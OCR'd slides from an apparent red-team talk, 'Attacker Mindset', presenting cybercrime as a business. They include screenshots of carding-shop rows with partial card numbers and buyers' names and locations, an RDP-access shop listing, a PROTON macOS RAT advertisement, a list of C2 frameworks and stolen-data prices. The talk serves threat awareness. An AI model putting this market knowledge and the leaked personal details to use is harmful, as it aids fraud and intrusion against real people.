Attacker Mindset


Ryan O'Horo
Red Team @ Target

Bruce Lee

"Empty your mind.
Be formless, shapeless, like water."

Cybercrime is a Business

We get to be the baddies today!



Organized Criminals



CRIME
INCORPORATED
When we work hard, you work harder.

Business Plan


1. Leverage standard marketing techniques to reach the most companies
2. Collect information from companies
3. Sell the information
4. Extract value from computing resources
5. Employ modern management techniques
6. Leverage block chain technology

Product and Information Marketplaces

- To raise revenue, we need to sell
  - Personal information
  - Payment information
  - Computing resources



Bin	Exp	Name	City	State	ZIP	Country	Price	Bank
6011420	12/19	Daniel	Fort wayne	IN	46807	United States	$9.99	BANK OF AMERICA
3723736	02/22	David	Rochester	NY	14623	United States	$9.99	AMERICAN EXPRES...
3782968	05/18	Kim	Buford	GA	30518	United States	$9.99	AMERICAN EXPRES...
3767407	02/20	Christopher	Birmigham	AL	35242	United States	$9.99	AMERICAN EXPRES...
4246315	04/19	Lynn	Bronson	Michigan	49028	United States	$9.99	CHASE BANK USA,...
4264520	02/18	Mikael	City of industry	California	91789	United States	$3.00	BANK OF AMERICA...
4246315	08/21	Ben	Huntington beach	California	92647-2	United States	$9.99	CHASE BANK USA,...
5567092	04/20	Thomas	Spring arbor	Michigan	49283	United States	$9.99	CITIBANK, N.A.
4006138	11/18	Michael	Lake zurich	IL	60047	United States	$9.99	U.S. BANK NATIO...


Home
PayPal
Banks
Shopps
CC
Services
0
Search
Home / Dedicate (10815)
OS / Lang
Ram
CPU / Core / Bits
UP / DL
Root
NAT
Location
Port
N/A
[N/A]
N/A
N/A
CPU Core: N/A
Bits OS: N/A
UP: N/A
DL: N/A
no
no
Country: United States
State: Florida
City: Boca Raton
Zip: N/A
3389
+
$ 4.5
Windows Server 2012
[English]
4.00 GB
Intel(R) Xeon(R) CPU E5...
CPU Core: 2
Bits OS: 64
UP: 9.84 Mbit/s
DL: 14.05 Mbit/s
yes
no
Country: United States
State: Arizona
City: Scottsdale
Zip: 85260
3389
+
$ 6.58
Windows 7
[English]
2.00 GB
Virtual CPU a7769a638...
CPU Core: 1
Bits OS: 32
UP: 74.32 Mbit/s
DL: 12.65 Mbit/s
no
no
Country: Hong Kong
State: N/A
City: N/A
Zip: N/A
3389
+
$ 4.5
Windows Server 2012
[English]
1.75 GB
AMD Opteron(tm) Proce...
CPU Core: 1
Bits OS: 64
UP: 10.86 Mbit/s
DL: 13.29 Mbit/s
no
yes
Country: United States
State: Texas
City: San Antonio
Zip: 94948
3389
+
$ 4.5

Product and Information Marketplaces

- ✓To make money, we need to sell
  - Personal information
  - Payment information
  - Computing resources
- To economize on engineering resources, we may need to acquire
  - Tools to find vulnerabilities
  - Tools to exploit vulnerabilities
  - Tools to access computers remotely

[redacted]

Vendor

Joined: [redacted]
Messages: [redacted]
Likes Received: [redacted]

Newest and only macOS RAT in market!

$10,000.00

PROTON

PROTON is a professional FUD surveillance & control solution, with which you can do almost everything with target's Mac.

- Execute any bash command under root
- Monitor keystrokes (we even have a tariff allowing to log passwords)
- Get notified each time your client enters something
- Upload files to remote machine
- Download files from remote machine
- Connect directly via SSH/VNC to remote machine


Open Source

- Apfell: cross-platform, post-exploit, red teaming framework built with python3, docker, docker-compose, and a web browser UI.
- AsyncRat C#: Remote Access Tool designed to remotely monitor and control other computers through a secure encrypted connection.
- Baby Shark: basic C2 generic server written in Python and Flask.
- C3: framework that extends other red team tooling, such as the commercial Cobalt Strike (CS) product via ExternalC2, which is supported at release.
- Caldera: built on the MITRE ATT&CK™ framework and an active research project at MITRE.
- CHAOS: PoC that allow payloads generation and control remote operating systems
- Dali: image-based C2 channel which utilizes Imgur to host images and task agents.
- Empire: post-exploitation framework that includes a pure-PowerShell2.0 Windows agent, and a pure Python 2.6/2.7 Linux/OS X agent
- Covenant: .NET command and control framework that aims to highlight the attack surface of .NET, make the use of offensive .NET tradecraft easier, and serve as a collaborative command and control platform for red teamers.
- Silent Trinity: post-exploitation agent powered by Python, IronPython, C#/.NET.
- Faction C2: C2 framework which use websockets based API that allows for interacting with agents and transports.
- Flying A False Flag
- FudgeC2: Powershell C2 platform designed to facilitate team collaboration and campaign timelining.

Product and Information Marketplaces

The value of particular types of information

- Social Security number: $1
- Credit or debit card (credit cards are more popular): $5-$110
  - With CVV number: $5
  - With bank info: $15
  - Full payment (inc. name/address): $30
- Online payment services login info (e.g. Paypal): $20-$200
- Driver's license: $20
- Medical records: $1-$1000*

